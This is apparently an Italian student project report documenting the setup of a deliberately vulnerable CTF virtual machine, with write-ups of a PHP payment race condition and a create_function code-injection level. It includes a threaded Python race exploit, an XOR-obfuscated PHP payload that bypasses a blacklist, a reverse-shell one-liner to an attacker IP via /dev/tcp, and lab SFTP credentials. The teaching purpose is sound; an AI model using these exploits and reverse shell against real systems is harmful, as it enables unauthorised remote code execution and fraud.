Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini

Figure 18: Pagina PHP di esempio

Con questi passaggi completati, la VM adesso è pronta per ospitare le sfide **CTF**, con un ambiente configurato per fornire scenari di vulnerabilità realistici. Nel prossimo capitolo verranno introdotte le sfide con le relative vulnerabilità scelte, con un approccio incrementale di difficoltà.

### 3 Introduzione alle Sfide CTF e Analisi delle Vulnerabilità

In questo capitolo, verranno esplorate una serie di sfide **CTF (Capture The Flag)** organizzate in tre livelli distinti: **Livello 1**, **Livello 2** e **Livello 3**. Due di questi livelli presenterà servizi web in PHP con vulnerabilità specifiche nel codice, offrendo un'esperienza pratica e realistica delle problematiche di sicurezza delle applicazioni.

Queste sfide sono progettate per fornire un ambiente in cui è possibile studiare e comprendere diverse vulnerabilità sfruttabili, non solo limitate al web. Con ogni livello, si affrontano tipologie differenti di vulnerabilità, permettendo di acquisire una visione completa delle sfide che gli sviluppatori e i professionisti della sicurezza affrontano quotidianamente.

#### 3.1 Setup ambiente di sviluppo

Per semplificare lo sviluppo dei servizi, nel caso si voglia replicare quanto fatto nell'attività progettuale, si consiglia l'utilizzo dell'estensione **SFTP** di **Visual Studio Code**. Utilizzare Visual Studio Code offre numerosi vantaggi rispetto alla scrittura del codice direttamente dalla riga di comando:



- **Gestione SFTP Integrata:** Con l'estensione SFTP, è possibile sincronizzare i file locali con il server remoto in modo semplice e automatico.

La configurazione dell'estensione SFTP per Visual Studio Code è la seguente:

```
{
  "name": "pentestVM",
  "host": "192.168.56.106",
  "protocol": "sftp",
  "port": 22,
  "username": "chall",
  "password": "chall",
  "remotePath": "/var/www/html",
  "uploadOnSave": true,
  "useTempFile": false,
  "openSsh": false
}
```

- **remotePath:** Il percorso `/var/www/html` è utilizzato perché rappresenta la directory radice del server web Apache su Debian. È qui che vengono salvati i file web accessibili pubblicamente, come anticipato in [Installazione di Apache](#).
- **host e credenziali:** L'IP `192.168.56.106` e le credenziali (`chall` per username e password) sono specifici della VM configurata per ospitare le sfide CTF. Assicurarsi che il tuo IP specifico sia corretto e che le credenziali siano impostate per garantire l'accesso sicuro e diretto al server.

La configurazione appena vista è un file `.json` che per essere creato bisogna, prima di tutto, inizializzare il progetto con SFTP. Prima di tutto apri una directory in cui andrai a salvare i codici sorgente in locale; dopo aver fatto ciò lancia lo shortcut "**Shift + Alt + p**", il quale ti permette di aprire un piccolo pup-up su vscode che ti permetterà di inserire il file `.json` di configurazione cliccando su "**SFTP: Config**". Da ora in poi, questa configurazione permetterà di caricare automaticamente i file sul server remoto ogni volta che vengono salvati localmente, facilitando notevolmente il processo di sviluppo e testing dei servizi web vulnerabili. Se ci dovessero essere problemi coi permessi di inserimento dei file da Locale a Remoto, analizzare i permessi ed ,eventualmente, utilizzare all'interno della VM il comando "**sudo chown -R chall:chall ./**" con il nome dell'utente di riferimento sulla directory `/var/www/html`.

## 3.2 Livello 1 - Race is Fun

Il **Livello 1 - Race is Fun** è la prima sfida CTF creata per questa attività progettuale. Essa presenta un'implementazione di un sistema di gestione pagamenti che "involontariamente" apre la porta a una vulnerabilità di tipo **TOCTOU (Time of Check to Time of Use)** (CWE-367 [3]). Questo tipo di vulnerabilità si verifica quando una condizione che viene verificata può cambiare tra il momento della verifica e il momento dell'utilizzo.

Per comprendere come è stato sviluppato questo codice, è utile seguire un approccio logico attraverso l'analisi dei vari file coinvolti (tralasciando i file creati per lo stile CSS della pagina). È possibile scaricare il file `.zip` di tutto il codice sorgente attraverso un bottone inserito nell'interfaccia.




Figure 19: Interfaccia del Livello 1

### 3.2.1 Analisi dei file coinvolti

1. `authorize_payment.php`: Questo script gestisce l'autorizzazione dei pagamenti. Inizialmente, controlla se l'utente ha abbastanza denaro nel suo account per coprire il pagamento richiesto.

Tuttavia, l'autorizzazione è soggetta a una vulnerabilità TOCTOU. Il pagamento viene autorizzato verificando il saldo dell'account dell'utente, ma non vi è alcun controllo che impedisca la modifica del saldo tra il momento della verifica e il momento effettivo del pagamento in quanto, come si può notare a riga 21 in Figura 20, il sistema viene ricaricato dopo 3 secondi per poi eseguire il file `finalize_payment.php`.

```

authorize_payment.php
1  <?php
2
3  session_start();
4
5  // The amount of money you currently have on your account
6  $account = $_SESSION['you']['amount'];
7  // The amount of money you want to pay
8  $amount = (int)$_GET['amount'];
9  if ($amount < 0) {
10     echo "<div style='text-align: center;'>";
11     echo "No stealing plz. I'm poor.";
12     echo "<br><img src='/assets/sadge.jpeg' style='display: block; margin: auto;' />";
13     echo "</div>";
14     exit();
15 }
16 // Perform payment, but only if you have enough money for it
17 if ($account - $amount >= 0) {
18     // Add payment to authorized payments
19     $id = bin2hex(random_bytes(10));
20     $_SESSION['payments'][$id] = $amount;
21     header("Refresh: 3;url=finalize_payment.php?id=$id");
22     echo "Payment authorized with ID $id.<br>Processing payment authorization...";
23 } else {
24     echo "<div style='text-align: center;'>";
25     echo "Payment authorization failed. Not enough money.";
26     echo "<br><img src='/assets/memeLevell.jpeg' style='display: block; margin: auto;' />";
27     echo "</div>";
28 }

```

Figure 20: File `authorize_payment.php`

2. `finalize_payment.php`: Questo script finalizza il pagamento autorizzato. Utilizza l'ID del pagamento per recuperare l'importo e trasferire effettivamente i soldi. Tuttavia, l'implementazione è vulnerabile perché non verifica nuovamente se l'utente ha abbastanza soldi nel momento in cui il pagamento viene effettuato. Ciò potrebbe consentire a un attaccante di effettuare pagamenti anche se l'utente non dispone più di fondi sufficienti. Il codice corrispondente in Figura [finalize\\_payment.php](#).

```

finalize_payment.php
1  <?php
2
3  session_start();
4
5  // Get payment data
6  $id = $_GET['id'];
7  if (!array_key_exists($id, $_SESSION['payments'])) {
8      exit('Payment failed. Invalid payment ID');
9  }
10
11 $amount = (int)$_SESSION['payments'][$id];
12 // Remove payment from authorized payments list
13 unset($_SESSION['payments'][$id]);
14
15 // Actual money transfer
16 $_SESSION['you']['amount'] -= $amount;
17 $_SESSION['levell']['amount'] += $amount;
18
19 echo "Payment successful. You paid $amount$.";
20

```

Figure 21: File `finalize_payment.php`

3. `index.php`: Questa è la pagina principale che mostra lo stato dell'account dell'utente e consente di creare nuovi pagamenti. Se il saldo trasferito a `level1` raggiunge o supera \$300, l'utente viene reindirizzato a `home.php`, file corrispondente al paragrafo riferito alla CTF: "**Livello 2 - PHP Injection**". L'accesso a questa pagina può essere ottenuto manipolando i pagamenti in `authorize_payment.php` e `finalize_payment.php`.
4. `new_account.php`: Questo script banalmente inizializza un nuovo account per l'utente e reimposta i pagamenti. Non introduce direttamente vulnerabilità, ma influisce sul flusso dell'applicazione.

Questi file, quando analizzati insieme, delineano un percorso attraverso il quale è possibile manipolare il sistema per ottenere accesso non autorizzato o superare i controlli di pagamento. La vulnerabilità principale è nella mancanza di coerenza tra il momento in cui vengono verificati i fondi e il momento in cui vengono effettivamente utilizzati per il pagamento, rendendo possibile un attacco **TOCTOU** se si riescono a mandare \$300 in una finestra temporale di 3 secondi.

### 3.2.2 Tentativi di exploit

Prima di arrivare all'exploit **TOCTOU**, è utile considerare alcuni tentativi comuni che un ipotetico attaccante potrebbe fare per manipolare il sistema di gestione dei pagamenti:

1. **Inviare un valore negativo come amount**: Un attaccante potrebbe tentare di inviare un importo negativo nel form di pagamento sperando che il sistema accrediti l'importo invece di addebitarlo. Questa tecnica sfrutta spesso la mancanza di validazione dell'input da parte del server. In questa sfida, questo controllo viene gestito, infatti, come mostrato in Figura 22, se proviamo ad inserire un valore negativo e lanciare la funzione di `authorize_payment.php`, il server mostra quanto segue:



Figure 22: Tentativo 1: Invio Valore Negativo

2. **Inviare un importo superiore al saldo disponibile:** Un altro tentativo potrebbe essere quello di inserire un importo maggiore del saldo presente nell'account dell'utente. L'attaccante, banalmente, spera che il sistema non controlli correttamente il saldo disponibile prima di autorizzare il pagamento, permettendo così di spendere più denaro di quanto effettivamente disponibile. In questa sfida, anche questo controllo viene gestito, infatti, come mostrato in Figura 23, se proviamo ad inserire un valore negativo e lanciare la funzione di `authorize_payment.php`, il server mostra quanto segue:




Figure 23: Tentativo 2: Invio Valore Negativo

Questi tentativi, seppur validi, non sfruttano appieno la vulnerabilità TOCTOU presente nel sistema. Tuttavia, comprendere questi approcci è utile per riconoscere le diverse modalità con cui un sistema di pagamento può essere attaccato.

### 3.2.3 Dimostrazione della vulnerabilità

Come anticipato nello scorso paragrafo, questa sfida si può risolvere sfruttando la finestra temporale di 3 secondi tra l'autorizzazione e la finalizzazione del pagamento. Esistono due metodi principali per sfruttare questa vulnerabilità:

1. **Apertura di più schede nel browser:** Aprendo più schede nel browser e inviando \$100 su tre schede diverse entro 3 secondi, si riesce a superare il controllo del saldo e ad accumulare \$300, accedendo così alla pagina successiva.
2. **Script Python:** Utilizzando uno script Python per automatizzare il processo. Lo script invia tre richieste di pagamento simultanee di \$100 ciascuna, sfruttando la

finestra temporale tra l'autorizzazione e la finalizzazione. Ecco il codice dello script Python:

Listing 2: Script Python per l'attacco TOCTOU


```
1 import requests
2 import threading
3
4 create_user_url = 'http://192.168.56.106/new_account.php'
5 authorize_payment_url = 'http://192.168.56.106/authorize_payment.php'
6 finalize_payment_url = 'http://192.168.56.106/finalize_payment.php'
7
8 session = requests.Session()
9 response_create_user = session.get(create_user_url)
10
11 def process_payment(amount):
12     params = {'amount': amount}
13     response_authorize = session.get(authorize_payment_url,
14                                     params=params)
15
16     if "Payment authorized with ID" in response_authorize.text:
17         payment_id = response_authorize.text
18             .split("Payment authorized with ID ")[1].split(".")[0]
19         finalize_params = {'id': payment_id}
20         response_finalize = session
21             .get(finalize_payment_url, params=finalize_params)
22         print(response_finalize.text)
23     else:
24         print("Authorization failed:", response_authorize.text)
25
26 num_transactions = 3
27 amount_per_transaction = 100
28 threads = []
29
30 for _ in range(num_transactions):
31     t = threading.Thread(target=process_payment,
32                         args=(amount_per_transaction,))
33     threads.append(t)
34     t.start()
35
36 for t in threads:
37     t.join()
38
39 response_main_page = session.get("http://192.168.56.106/")
40 print(response_main_page.text)
41 print("All transactions completed.")
```

Questo script prima di tutto crea un nuovo account e poi invia tre richieste di autorizzazione simultanee per \$100 ciascuna, finalizzando i pagamenti subito dopo. In questo modo, si riesce ad accumulare i \$300 necessari per accedere alla pagina successiva del CTF. L'uso dei **thread** in questo script è fondamentale per sfruttare la vulnerabilità

**TOCTOU.** I thread permettono di inviare richieste di pagamento simultanee, riducendo al minimo il tempo tra le autorizzazioni e le finalizzazioni dei pagamenti. In questo modo, si riesce a completare più transazioni all'interno della finestra temporale di 3 secondi, evitando che il saldo venga aggiornato tra le operazioni e accumulando i \$300 necessari per superare il livello.

### 3.2.4 Risultato

A questo punto, provando ad eseguire, per esempio, lo script python, possiamo notare che effettivamente la logica precedentemente discussa funziona correttamente. Di conseguenza, una volta completati i pagamenti pur non avendo i fondi per poterli effettuare, si passa alla sfida CTF numero 2, come si vede in Figura 24.



```
(galexela@kali)-[~/Desktop/PENTEST]
$ python exploit_level1.py
Payment successful. You paid 100$.
Payment successful. You paid 100$.
Payment successful. You paid 100$.
<html>
<head>
  <meta charset="utf-8">
  <title>Livello 2 - PHP Injection</title>
  <meta name="viewport" content="width=device-width, initial-s<
  <link rel="stylesheet" type="text/css" media="screen" href="
</head>
<body>
<section class="hero">
  <div class="hero-body">
    <div class="container">
      <h1 class="title">
        Livello 2 - PHP Injection
      </h1>
      <h2 class="subtitle">
        You can view the source code <a href="?source">here</a>
      </h2>
    </div>
  </div>
</section>
</body>
</html>
```

Figure 24: Output Script Python Risoluzione Livello 1

## 3.3 Livello 2 - PHP Injection

Il **Livello 2 - PHP Injection** è il livello successivo del percorso di CTF della nostra VM "vulnerable by design". Questo livello espone un form di input che è vulnerabile a un attacco di **PHP Injection** (CWE-94 [4] - Più nello specifico su Exploit DB [5]), una forma di attacco che consente agli utenti malintenzionati di eseguire codice PHP arbitrario sul server web.




Figure 25: Interfaccia del Livello 2

### 3.3.1 Analisi del file coinvolto

**home.php:** Questo script gestisce l'interfaccia del Livello 2. Inizialmente, verifica se l'utente ha completato il Livello 1 (cioè se il saldo trasferito a `level1` è almeno \$300). Se non soddisfatto, l'utente viene reindirizzato alla pagina principale (`index.php`), questo è particolarmente utile per fare in modo che l'utente acceda al livello 2 se e solo se ha risolto il livello precedente. Inoltre, dall'interfaccia, viene data la possibilità all'utente di poter visualizzare il codice sorgente di `home.php`, il quale viene mostrato tramite `highlight_file`. La parte di codice interessante (escludiamo la parte HTML) è visibile in Figura 26. Il form dell'interfaccia utente permette agli utenti di inserire del codice PHP arbitrario sfruttando una vulnerabilità presente in una funzione presente nella versione di PHP della VM. La versione PHP installata, come anticipato in "**Installazione di PHP 7**", è la versione 7, una versione relativamente vecchia, ormai deprecata.

Il codice PHP nel form è soggetto a un filtro (array di caratteri, classi, funzioni, variabili e stringhe) per impedire l'esecuzione di alcune funzionalità pericolose come `eval`, `include`, `require`, ecc. Sostanzialmente, abbiamo ogni vettore di exploiting "comune" blacklistato. Tuttavia, questo filtro è inefficace e può essere bypassato da un attaccante.



```

<?php
if(isset($_POST['code'])){

    $code = $_POST['code'];
    $characters = ['\'', '\'', '\*', '\.', '\='];
    $classes = get_declared_classes();
    $functions = get_defined_functions()['internal'];
    $strings = ['eval', 'include', 'require', 'function', 'echo'];
    $variables = ['_GET', '_POST', '_COOKIE', '_REQUEST', '_SERVER', '_FILES', '_ENV', 'HTTP_ENV_VARS', '_SESSION', 'GLOBALS'];

    $blacklist = array_merge($characters, $classes, $functions, $variables, $strings);

    foreach ($blacklist as $blacklisted) {

        if (preg_match ('/' . $blacklisted . '/im', $code)) {
            $output = "<img src='/assets/memeLevel2.jpeg' style='display: block; margin: auto;'/>";
        }
    }

    if(!isset($output)){
        $my_function = create_function('', $code);
        $output = 'This function is disabled.';
    }
    echo $output;
}
?>

```

Figure 26: File home.php

Il codice PHP all'interno del form, come leggiamo in Figura 26, crea una funzione utilizzando `create_function` (funzione vulnerabile di PHP 7, vedere Figura 27)[6] per eseguire il codice inserito. Se il filtro rileva un termine non consentito nel codice inserito, viene mostrata un'immagine. Altrimenti, il risultato della funzione creata viene stampato.




Figure 27: create\_function() Docs Warning

Un'idea per sfruttare la `create_function` utilizzata dal server è creare uno script per ottenere una **RCE (Remote Code Execution)**. Questo può essere fatto inserendo del codice che aggira il filtro e permette di eseguire comandi arbitrari sul server; lo

approfondiremo in "Dimostrazione della vulnerabilità".

### 3.3.2 Tentativi di exploit

Prima di arrivare all'exploit vero e proprio (verrà spiegato nel dettaglio nel paragrafo "Dimostrazione della vulnerabilità"), è utile considerare alcuni tentativi comuni che un ipotetico attaccante potrebbe effettuare guardando il codice sorgente:

1. Utilizzo diretto di funzioni pericolose come `exec()`, `shell_exec()`, o `system()`:  
Un attaccante potrebbe tentare di eseguire comandi direttamente sul server usando funzioni PHP come `exec()` per ottenere una shell remota. Tuttavia, queste funzioni sono state blacklistate nel filtro presente nel codice PHP del form, come visibile in Figura 26, e pertanto qualsiasi tentativo di utilizzarle risulterà in un'immagine di errore come mostrato in Figura 28.

## Livello 2 - PHP Injection

You can view the source code [here](#)

```
exec("/bin/bash");
```

Send

**No hack please :(**




Figure 28: Tentativo di exploit Livello 2

Per avere conferma quali funzioni interne di PHP sono elencate dall'array restituito da `get_defined_functions()['internal']`, è possibile creare un semplice

server locale in PHP. Il seguente codice PHP nel file `test.php` utilizza la funzione `get_defined_functions()` per ottenere e stampare l'elenco delle funzioni interne di PHP:

```
<?php
    echo "<pre>";
    print_r(get_defined_functions()['internal']);
    echo "</pre>";
?>
```

Questo script PHP stampa in modo formattato l'array delle funzioni interne di PHP quando viene eseguito su un server PHP locale. Avviando un server locale con il comando `php -S 127.0.0.1:9000` e accedendo a `http://localhost:9000`, è possibile visualizzare l'elenco delle funzioni interne disponibili nell'ambiente PHP locale, guarda la Figura 29.




Figure 29: Controllo `get_defined_functions()["internal"]`

Così facendo si ha la certezza che la blacklist funziona correttamente e che bisogna trovare un altro modo per iniettare del codice per ottenere una **Reverse Shell**.

2. Manipolazione delle variabili di ambiente (`_ENV` e `HTTP_ENV_VARS`): Poiché le variabili di ambiente sono in grado di influenzare il comportamento di un'applicazione PHP, un attaccante potrebbe tentare di manipolare queste variabili per eseguire azioni non autorizzate. Tuttavia, queste variabili sono anch'esse blacklistate nel filtro, riducendo così il rischio di un attacco basato sulla manipolazione delle variabili di ambiente. Il risultato sarebbe sempre come in Figura 28

Ognuno di questi tentativi rappresenta un'approccio comune che potrebbe essere utilizzato da un attaccante per testare le vulnerabilità del sistema prima di affrontare l'exploit vero e proprio. Nel paragrafo successivo, esploreremo un exploit effettivo che sfrutta la vulnerabilità utilizzando un payload particolare che riesce a bypassare il filtro, mostrando come un attaccante può guadagnare accesso non autorizzato al sistema attraverso il codice inserito nel form.

### 3.3.3 Dimostrazione della vulnerabilità

Come anticipato nello scorso paragrafo, questa sfida si può risolvere sfruttando la funzione vulnerabile di **PHP 7** `create_function()`; ma se il filtro blocca qualsiasi possibile funzione PHP, come facciamo a iniettare il codice per ottenere la **Reverse Shell**? La risposta sta nell'uso combinato tra **String XOR Obfuscation** [7], **codifica esadecimale** di qualche comando tramite **sequenze di escape** [8] con l'aggiunta di qualche piccola accortezza nel payload sulla base di questa logica: [9].

Il payload di attacco è il seguente:

```
}; ("47ymWl"^^"wxZZx8"^^"06PCJ9")("\x2f0..altro codice hex..\x27")//
```

Analizziamo i componenti del payload:

1. `{};`: Questi caratteri vengono utilizzati per terminare correttamente l'istruzione di creazione della funzione `eval()` che la `create_function()` risolve. Nonostante sembri incompleto, il parser PHP lo gestisce correttamente all'interno del contesto di `create_function()`.
2. `("47ymWl"^^"wxZZx8"^^"06PCJ9")`: Questa espressione è una tecnica di oscuramento del codice che utilizza l'operatore bitwise XOR. In questo caso, è un'offuscamento per la funzione `exec()`, poiché `("47ymWl"^^"wxZZx8"^^"06PCJ9")` è equivalente a `"exec"`.
3. `("\\x2f0..altro codice hex..\\x27")`: Questa è una stringa che rappresenta il comando da eseguire per ottenere una **Reverse Shell**. È codificata in formato esadecimale per eludere il filtro PHP che cerca di bloccare direttamente i comandi come `exec()`, `system()`, ecc. La stringa decodificata è `"/bin/bash -c 'bash -i >&/dev/tcp/<Indirizzo_IP_della_tua_macchina>/1234 0>&1'`. Questo comando avvia una shell interattiva su un server remoto all'indirizzo IP specificato sulla porta

1234. Per ottenere questa codifica, è molto semplice, basta utilizzare tool online come **CyberChef** [10]. Si aggiunge il tool **To Hex** dalla sidebar sinistra e si scrive il payload per ottenere la codifica esadecimale, mostrato in figura 30.




Figure 30: CyberChef Hex Encoding

È importante notare l'aggiunta di `'//'` alla fine del payload. Questo è cruciale perché in PHP `'//'` è un commento singola riga che può essere utilizzato per evitare che il parser interpreti eventuali codici sorgente PHP che potrebbero seguire. Nel contesto della creazione di funzioni con `create_function()`, `'//'` serve a prevenire l'interpretazione errata del codice rimanente che potrebbe seguire il payload, assicurando che il codice malizioso sia isolato e funzioni correttamente senza interferenze.

Ricapitolando questo payload sfrutta la combinazione di una funzione PHP vulnerabile e l'uso di tecniche di oscuramento per eludere i controlli di sicurezza imposti dal filtro PHP presente nel file `home.php`, consentendo all'attaccante di eseguire comandi sul server bersaglio e ottenere un accesso di tipo **Reverse Shell**.

### 3.3.4 Risultato

In questo paragrafo, procederemo con l'invio del payload creato per verificare il funzionamento della **shell inversa**. Prima di eseguire questo passaggio cruciale, è importante comprendere il motivo per cui utilizzeremo **netcat** [11] come **listener** per la shell inversa.

**Netcat (nc)** è uno strumento versatile utilizzato per gestire connessioni di rete, agendo sia come client che come server. In questo contesto, utilizzeremo netcat per metterci in ascolto di una connessione in ingresso sulla porta specificata, che è essenziale per l'interazione con la shell inversa.

La **Shell inversa** è una tecnica utilizzata in penetration testing per ottenere accesso a un sistema remoto. Contrariamente a una connessione diretta, con una shell inversa il sistema remoto si connette al client ascoltante (il listener), consentendo all'attaccante di ottenere una shell interattiva. Ora, procederemo con l'invio del **payload** sul sistema vulnerabile per verificare se riusciamo ad ottenere una shell inversa. Prima di eseguire questo payload, è fondamentale assicurarsi che netcat sia in esecuzione con il comando:

```
nc -lvp 1234
```

- **-l**: Indica a netcat di mettersi in modalità "ascolto" (listen), cioè di attendere connessioni in entrata invece di stabilirle.
- **-v**: Attiva la modalità "verbose", che fornisce output dettagliato delle attività di netcat durante l'esecuzione.
- **-n**: Impedisce a netcat di eseguire la risoluzione DNS per gli indirizzi IP specificati, utilizzata per evitare ritardi.
- **-p 1234**: Specifica la porta sulla quale netcat deve ascoltare per le connessioni in entrata. Nel caso di '1234', è la porta specificata.

